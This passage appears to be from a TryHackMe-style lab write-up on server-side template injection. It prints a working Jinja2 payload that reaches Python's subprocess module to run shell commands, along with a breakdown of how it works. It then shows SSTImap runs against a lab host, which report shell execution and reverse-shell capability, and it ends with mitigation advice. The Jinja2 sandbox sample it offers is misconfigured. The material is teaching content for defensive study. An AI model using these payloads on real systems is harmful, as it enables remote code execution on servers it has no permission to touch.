

Once Jinja2’s use is confirmed, we can the use the payload {{"".__class__.__mro__[1].__subclasses__()[157].__repr__.__globals__.get("__builtins__").get("__import__")("subprocess").check_output("ls")}}
Below is the breakdown of the above payload:
-
"".__class__.__mro__[1]accesses the baseobjectclass, the superclass of all Python classes. -

__subclasses__(): Lists all subclasses ofobject, and[157]is typically the index for thesubprocess.Popenclass (this index may vary and should be checked in the target environment).
-
The subsequent method chains dynamically import and use the
subprocessmodule to execute thelscommand, capturing its output.
Why check_output(‘ls -lah’) Does Not Work
When you use check_output('ls -lah'), you’re passing the entire command and its arguments as a single string. This is not the recommended way to use check_output because it does not parse the string into a command and separate arguments. Instead, it treats the whole string as a single command to execute, which it cannot resolve as a valid executable and thus fails to run.
This method of passing arguments can potentially lead to shell injection vulnerabilities if user-controlled strings are concatenated directly into the command string. By requiring commands and their arguments to be passed as a list, check_output minimizes this risk.
Understanding check_output Usage
The check_output function is designed to enhance security by separating the command from its arguments, which helps to prevent shell injection attacks. Here’s the general syntax:
subprocess.check_output([command, arg1, arg2])- command: A string that specifies the command to execute.
- arg1, arg2, …: Additional arguments that should be passed to the command.
Correct Usage of check_output
To properly execute the ls command with options using check_output, you should pass the command and its arguments as separate elements in a list:
subprocess.check_output(['ls', '-lah'])The list [‘ls’, ‘-lah’] contains the command ls and its argument -lah. The command is clearly separated from its arguments, which ensures that each part is correctly handled as intended. So the final payload will then be {{"".__class__.__mro__[1].__subclasses__()[157].__repr__.__globals__.get("__builtins__").get("__import__")("subprocess").check_output(['ls', '-lah'])}}
automating expl
SSTImap is a tool that automates the process of testing and exploiting SSTI vulnerabilities in various template engines. Hosted on GitHub, it provides a framework for discovering template injection flaws.
If you’re using AttackBox, the tool is installed in /opt/SSTImap directory. If you’re using your own machine, you can install it by cloning the repository from GitHub and setting up its environment. Here’s how you can get started:
-
Clone the Repository:
git clone https://github.com/vladko312/SSTImap.git -
Navigate to the SSTImap Directory:
cd SSTImap -
Install Dependencies (if any are listed, usually via a
requirements.txt):pip install -r requirements.txt
SSTImap is capable of the following:
- Template Engine Detection: SSTImap can help identify the template engine used by a web application, which is crucial for crafting specific exploits.
- Automated Exploitation: For known vulnerabilities, SSTImap can automate the process of exploiting them.
You can use SSTImap by providing it with the target URL and any necessary options. Here’s a simple usage example:
python3 sstimap.py -X POST -u 'http://ssti.thm:8002/mako/' -d 'page='This command attempts to detect the SSTI vulnerability using tailored payloads.
Using SSTImap
``user@tryhackme $ python3 sstimap.py -X POST -u 'http://ssti.thm:8002/mako/' -d 'page=' ╔══════╦══════╦═══════╗ ▀█▀ ║ ╔════╣ ╔════╩══╗ ╔══╝═╗▀╔═ ║ ╚════╣ ╚════╗ ║ ║ ║{║ _ __ ___ __ _ _ __ ╚════╗ ╠════╗ ║ ║ ║ ║*║ | '_ ` _ \ / _` | '_ \ ╔════╝ ╠════╝ ║ ║ ║ ║}║ | | | | | | (_| | |_) | ╚══════╩══════╝ ╚═╝ ╚╦╝ |_| |_| |_|\__,_| .__/ │ | | |_| [*] Version: 1.2.1 [*] Author: @vladko312 [*] Based on Tplmap [!] LEGAL DISCLAIMER: Usage of SSTImap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program [*] Loaded plugins by categories: languages: 5; generic: 3; engines: 17; legacy_engines: 2 [*] Loaded request body types: 4 [*] Scanning url: http://ssti.thm:8002/mako/ [*] Testing if Body parameter 'page' is injectable [*] Mako plugin is testing rendering with tag '*' [+] Mako plugin has confirmed injection with tag '*' [+] SSTImap identified the following injection point: Body parameter: page Engine: Mako Injection: * Context: text OS: posix-linux Technique: render Capabilities: Shell command execution: ok Bind and reverse shell: ok File write: ok File read: ok Code evaluation: ok, python code``
Mitigation
Server-side Template Injection (SSTI) can be mitigated by following best practices and implementing security measures in the application’s code. Here’s how to mitigate SSTI in Smarty, Jade, and Jinja2:
Jinja2
-
Sandbox Mode: Enable the sandboxed environment in Jinja2 to restrict the template’s ability to access unsafe functions and attributes. This prevents the execution of arbitrary Python code. For example:
from jinja2 import Environment, select_autoescape, sandbox env = Environment( autoescape=select_autoescape(['html', 'xml']), extensions=[sandbox.SandboxedEnvironment] ) -
Input Sanitization: Always sanitize inputs to escape or remove potentially dangerous characters and strings that can be interpreted as code. This is crucial when inputs are directly used in template expressions.
-
Template Auditing: Regularly review and audit templates for insecure coding patterns, such as directly embedding user input without sanitization.
Jade (Pug)
-
Avoid Direct JavaScript Evaluation: Restrict or avoid using Pug’s ability to evaluate JavaScript code within templates. Use alternative methods to handle dynamic content that do not involve direct code execution. For example:
var user = !{JSON.stringify(user)}
h1= user.name
Use
!{}carefully as it allows unescaped output, which can be harmful. Prefer#{}which escapes HTML by default. -
Validate and Sanitize Inputs: Ensure all user inputs are validated against a strict schema and sanitized before they are rendered by the template engine. This reduces the risk of malicious code execution.
-
Secure Configuration Settings: Use environment settings and configuration options that minimize risks, such as disabling any features that allow script execution.
Smarty
-
Disable
{php}Tags: Ensure that{php}tags are disabled in Smarty configurations to prevent the execution of PHP code within templates.$smarty->security_policy->php_handling = Smarty::PHP_REMOVE; $smarty->disable_security = false; -
Use Secure Handlers: If you must allow users to customize templates, provide a secure set of tags or modifiers that they can use, which do not allow direct command execution or shell access.
-
Regular Security Reviews: Conduct security reviews of the template files and the data handling logic to ensure that no unsafe practices are being used. Regularly update Smarty to keep up with security patches.
Sandboxing in Template Engines
Sandboxing is a security feature that restricts the execution of potentially harmful code within templates. It limits the actions that templates can perform, such as file operations or system command execution. Proper sandboxing helps prevent security issues like SSTI.
Importance of Sandboxing
- Function Restrictions: Limits the functions or methods that can be called from within the template, blocking potentially harmful operations.
- Variable and Data Access: Controls access to global variables or sensitive data, ensuring templates cannot manipulate or expose critical information.